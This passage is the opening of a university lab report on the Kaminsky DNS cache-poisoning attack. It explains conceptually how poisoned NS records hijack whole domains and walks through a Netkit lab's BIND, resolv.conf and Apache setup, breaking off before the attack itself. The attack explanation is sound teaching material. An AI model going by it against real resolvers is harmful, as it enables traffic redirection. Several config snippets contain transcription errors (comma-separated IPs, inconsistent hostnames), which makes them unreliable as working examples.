



# UNIVERSITÀ DEGLI STUDI DI TRENTO

Kaminsky attack Laboratory

---

*Authors:*

Daniele Berti, Genc Hoxha, Joel Ngatouo, Kamdoum Sottang Patrick

May 04.2016

1. Introduction	3
2. Difference Between Kaminsky attack and DNS cache poisoning	4
3. Netkit	5
4. Architecture and DNS hierarchy	6
5. Starting the laboratory	8
5.1 <i>Exploring the configuration</i>	9
5.2 <i>Experiment settings</i>	13
6. Kaminsky attack lab explanation	21
6.1 <i>Exploring and Performing the Kaminsky attack</i>	23

## **1. Introduction**

In July 2008 United States Computer Emergency Readiness Team (CERT) announced that Kaminsky had discovered a fundamental flaw in the Domain Name System (DNS) protocol. The flaw could allow attackers to easily perform cache poisoning attacks on most nameservers causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer (or any other computer). Poisoning attacks on a single DNS server can affect the users serviced directly by the compromised server. Kaminsky attack nowadays is the higher level of DNS Cache poisoning.

In this report we are going to show the difference between the two kinds of attack (DNS Cache poisoning and Kaminsky attack) and give the students basic understanding about how Kaminsky attacks are performed using existing tools.

The students will perform the attacker role as well as the victim role who tries to get some website.

## 2. Difference Between Kaminsky attack and DNS cache poisoning

The cache poisoning attack consists in creating a fake RR for a certain website and successfully inject it into the cache of a DNS server. So from that moment on, if the client asks for that specific website it will be redirected where the attacker wanted and not to the right one.

The Kaminsky vulnerability can lead to a cache poisoning attack but the opposite is impossible. The attacker rather than replacing an A record (Returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host) replaces an NS record (Delegates a DNS zone to use the given authoritative name servers). This way the attacker can get control over any (sub)domain:

- b.a.website.com
- a.website.com
- website.com
- .com




Figure 1: Kaminsky attack

### **3. Netkit**

Understanding computer networks without performing practical experiments is really difficult, not to say it is almost impossible. Unfortunately, setting up a networking lab can be very expensive. So in order to create an understandable network architecture we decided to use netkit which is an environment for setting up and performing networking experiments at low cost and with little effort. It allows to create several virtual network devices (full-fledged routers, switches, computers, etc.) that can be easily interconnected in order to form a network on a single PC.

Networking equipments are virtual but feature many of the characteristics of the real ones, including the configuration interface.

Emulating a network with Netkit is a matter of writing a simple file describing the link-level topology of the network to be emulated and some configuration files that are identical to those used by real world networking tools.

Netkit then takes care of starting (emulated) network devices and interconnecting them as required.

Netkit exploits open source software (mostly licenced under GLP) and is heavily based on the User Mode Linux (UML) variant of the Linux Kernel.

## 4. Architecture and DNS hierarchy

Basically the architecture of our network is composed by client (pc1), server http (pc2), (pc3) and dns' (see Figure 2 below).




Figure 2: the dns name hierarchy

### Client (pc1.luroma3.org):


is the machine which will make the http request to the server pc2.nanoinside.net/ pc3.nanoinside.net.

### Server (pc2.nanoinside.net/pc3.nanoinside.net):

are the machines in which we have installed apache with an html page.

### Domain Name Service (DNS)

- Allows to convert names into ip address;
- The name system is distributed over several nodes that are hierarchically organized to form a tree;
- Each node in the hierarchy corresponds to a name;
- A domain in the name system is a subtree;
- A node in the hierarchy may be delegated to handle names for a particular zone.



**Figure 3:** *dns zone hierarchy*

**Authoritative Nameserver** (DNSNET, DNSORG): for every zone, somebody has to maintain a file of the hostnames and IP address associations. This is generally an administrative function performed by a human, and in most cases one machine has this file. It's the zone master. At part 5 of this report (see figure 11) you can see a typical configuration of an Authoritative Nameserver with Bind.

**DNS ROOT** is the top-level DNS zone in the hierarchical namespace of the Domain Name System (DNS) of the Internet.

**Recursive Nameserver** (DNSLUG, DNSNANO): is a nameserver that's willing to go out on the internet and find the results for zones that it is not authoritative for, as a service to its clients. Not all name servers are configured to provide recursive service, or are limited to just trusted clients. At the part 5 of this report we are going to see the configuration of a recursive name server (DNSLUG).

## 5. Starting the laboratory

In order to make the students understand either the DNS hierarchy and the kaminsky attack, we decided to implement two laboratories, the first one to understand the DNS hierarchy of our network architecture and the second one for understanding the attack. To start the first laboratory (which does not include the attack) open a terminal and follow the steps as below:

- Login as super-user: `sudo -s`
- Password: `root`
- Enter in Lab directory: `cd netkit-lab_dns`
- Start the Lab: `lstart`

The Lab is configured to:

- Start all the 8 virtual machines (vms)
- Automatically configure the network interfaces
- Automatically configure the name servers
- Automatically start the name server software (bind) on each name server

Once the Lab started you will see all the vms as it shown in Figure 4.




Figure 4: Lab. 1




As you see in the Figure 5, we have configured the network in such a way that all the vms lie on the same ethernet: `192.168.0.0/24`.

As a consequence the first part of IP address `192.168.0` of each vm will be the same. For example, `pc1.lugroma3.org`'s IP address is: `192.168.0.111`, `pc2.nanoninside.net`: `192.168.0.222`.

Dnslug (`192.168.0.11`) is the recursive server for `pc1.lugroma3.org` and dnsmicro (`192.168.0.22`) is the recursive server for `pc2.nanoninside.net` and `pc3.nanoinside.net` (`192.168.0.224`).

Whenever the `pc1` will attempt to reach any other machine, will have to ask first his recursive server (dnslug) which is going to find the specific machine for him.

The same `pc2` and `pc3` will have to ask to their recursive server (dnsmicro).




**Figure 5:** network configuration

### 5.1 Exploring the configuration

Before starting to see how the Lab works let us explore a little bit its configuration. We start from PC's configuration which consist of specification on default name servers.

Type `cat /etc/resolv.conf` on the terminal of `pc1`, `pc2`, `pc3`.




**Figure 6:** PC configuration

Name server configuration instead specifies:


- Associations between zones and name servers
- Information about the root name servers
- Authoritative information
- Associations between names and IP addresses

Type `cat /etc/bind/named.conf` on the dnslug terminal.



**Figure 7:** dnslug, associations between zones and name servers

Type `cat /etc/bind/db.root` on the dnslug terminal.



```
dnslug:~# cat /etc/bind/db.root
.           IN NS    ROOT-SERVER.
ROOT-SERVER. IN A    192.168.0.5
dnslug:~#
```

a resource record

Figure 8: dnslug, information about the root name servers

available record types	
<b>A</b>	a host address.
<b>A6</b>	an IPv6 address.
<b>AAAA</b>	Obsolete format of IPv6 address
<b>AFSDB</b>	(x) location of AFS database servers. Experimental.
<b>CERT</b>	holds a digital certificate.
<b>CNAME</b>	identifies the canonical name of an alias.
<b>DNAME</b>	for delegation of reverse addresses. Replaces the domain name specified with another name to be looked up. Described in RFC 2672.
<b>GPOS</b>	Specifies the global position. Superseded by LOC.
<b>HINFO</b>	identifies the CPU and OS used by a host.
<b>ISDN</b>	(x) representation of ISDN addresses. Experimental.
<b>KEY</b>	stores a public key associated with a DNS name.
<b>KX</b>	identifies a key exchanger for this DNS name.
<b>LOC</b>	(x) for storing GPS info. See RFC 1876. Experimental.
<b>MX</b>	identifies a mail exchange for the domain. See RFC 974 for details.
<b>NAPTR</b>	name authority pointer.
<b>NSAP</b>	a network service access point.
<b>NS</b>	the authoritative nameserver for the domain.
<b>NXT</b>	used in DNSSEC to securely indicate that RRs with an owner name in a certain name interval do not exist in a zone and indicate what R
<b>PTR</b>	a pointer to another part of the domain name space.
<b>PX</b>	provides mappings between RFC 822 and X.400 addresses.
<b>RP</b>	(x) information on persons responsible for the domain. Experimental.
<b>RT</b>	(x) route-through binding for hosts that do not have their own direct wide area network addresses. Experimental.
<b>SIG</b>	("signature") contains data authenticated in the secure DNS. See RFC 2535 for details.
<b>SOA</b>	identifies the start of a zone of authority.
<b>SRV</b>	information about well known network services (replaces WKS).
<b>TXT</b>	text records.
<b>WKS</b>	(h) information about which well known network services, such as SMTP, that a domain supports. Historical, replaced by newer RR SRV.
<b>X25</b>	(x) representation of X.25 network addresses. Experimental

Figure 9: available record types

Type `cat /etc/bind/db.org.lugroma3` on the dnslug terminal, as show in Figure 10 a. and b.

Let's see figure 10 a., b. and understand further the configuration:

- 1. *Time to live in seconds*: determines how long a resource record should be cached
- 2. *Start of the authority record*: a zone data file can contain only one SOA record
- 7. *Serial number*: determines how recent the information is; influences all data in the zone  
conventional format: *YYYYMMDDNN* (year, month, day, number of changes within that day)

- 8. Refresh interval: tells a slave how often to check that data for this zone is up to data
- 10. Slave expire time: if the slave fails to contact the master for this amount of time, it considers the zone data too old and stops giving answers about it

```

dnslug:~# cat /etc/bind/db.org.lugroma3
$TTL 60000
@ IN SOA dnslug.lugroma3.org. root.dnslug.lugroma3.org
+ (
    2006031201 ; serial
    28 ; refresh
    14 ; retry
    3600000 ; expire
    0 ; negative cache ttl
)
@ IN NS dnslug.lugroma3.org.
dnslug IN A 192,168,0,11
pc1 IN A 192,168,0,111
dnslug:~#

```

Figure 10 a.: associations between names and IP addresses


```

dnslug:~# cat /etc/bind/db.org.lugroma3
$TTL 60000
@ IN SOA dnslug.lugroma3.org. root.dnslug.lugroma3.org
+ (
    2006031201 ; serial
    28 ; refresh
    14 ; retry
    3600000 ; expire
    0 ; negative cache ttl
)
@ IN NS dnslug.lugroma3.org.
dnslug IN A 192,168,0,11
pc1 IN A 192,168,0,111
dnslug:~#

```

Figure 10 b.: associations between names and IP addresses

Type `cat /etc/bind/db.org` on the dnsorg terminal as in the below figure to see the authority (SOA record dnsorg.org) for a subdomain (dnslugroma3.org).



```
dnsorg:~# cat /etc/bind/db.org
$TTL 60000
@           IN      SOA     dnsorg.org,  root.dnsorg.org. (
                2006031201 ; serial
                28800 ; refresh
                14400 ; retry
                3600000 ; expire
                0 ; negative cache ttl
                )
@           IN      NS     dnsorg.org.
dnsorg      IN      A      192.168.0.1
lugroma3    IN      NS     dnslua.lugroma3.org.
dnslua.lugroma3  IN    A      192.168.0.11
dnsorg:~#
```

Annotations in the image:


- Green box around the SOA record: `dnsorg.org is the authority for this zone(org)`
- Green box around the NS record for `lugroma3`: `dnslua.lugroma3.org is the authority for zone lugroma3(org)`

Figure 11: authority for a subdomain

## 5.2 Experiment settings

Having explored the configuration let's now see how the Lab works. From `pc1.lugroma3.org` we will request the html page of `pc2.nanoninside.net/pc3.nanoninside.net` on which we have installed apache that allows us to get the html page on this machines. Inside the html page we have written a simple line as in the below figure to distinguish between them.

Type `cat /var/www/index.html` on pc2 and pc3 to see their html page.



```
pc2:~# cat /var/www/index.html
<html><h1>Hi,I'm pc2</h1></html>
pc2:~#
```


Annotation: `html page of pc2: Hi,I'm pc2`

```
pc3:~# cat /var/www/index.html
<html><h1>Hi,I'm pc3</h1></html>
pc3:~#
```

Annotation: `html page of pc3: Hi, I'm pc3`

Figure 12: html page on pc2 and pc3

Before requesting the html page type on pc3: `tcpdump -n -t port domain` to listen the communication on the ethernet in order to see the flow of dns query/answer.




**Figure 13:** *listening on eth0*

To request the html page type on terminal of pc1:


- [links](#) (to open the browser on the machine)
- Press "Enter" button
- `ctrl+G` ( To write URL we are searching for)
- <http://pc2.nanoinside.net/>
- Press "Enter" button

**Note:** *Links* is the browser of netkit that performs the http request and visualize the content of the page



**Figure 14:** enter the URL from the browser of pc1

As we see in the below picture we successfully managed to visit the web page of pc2.



**Figure 15:** web page of pc2

Let's see now how the dns query/answer works by looking at pc3 which at the meanwhile was listening the communication on the ethernet.

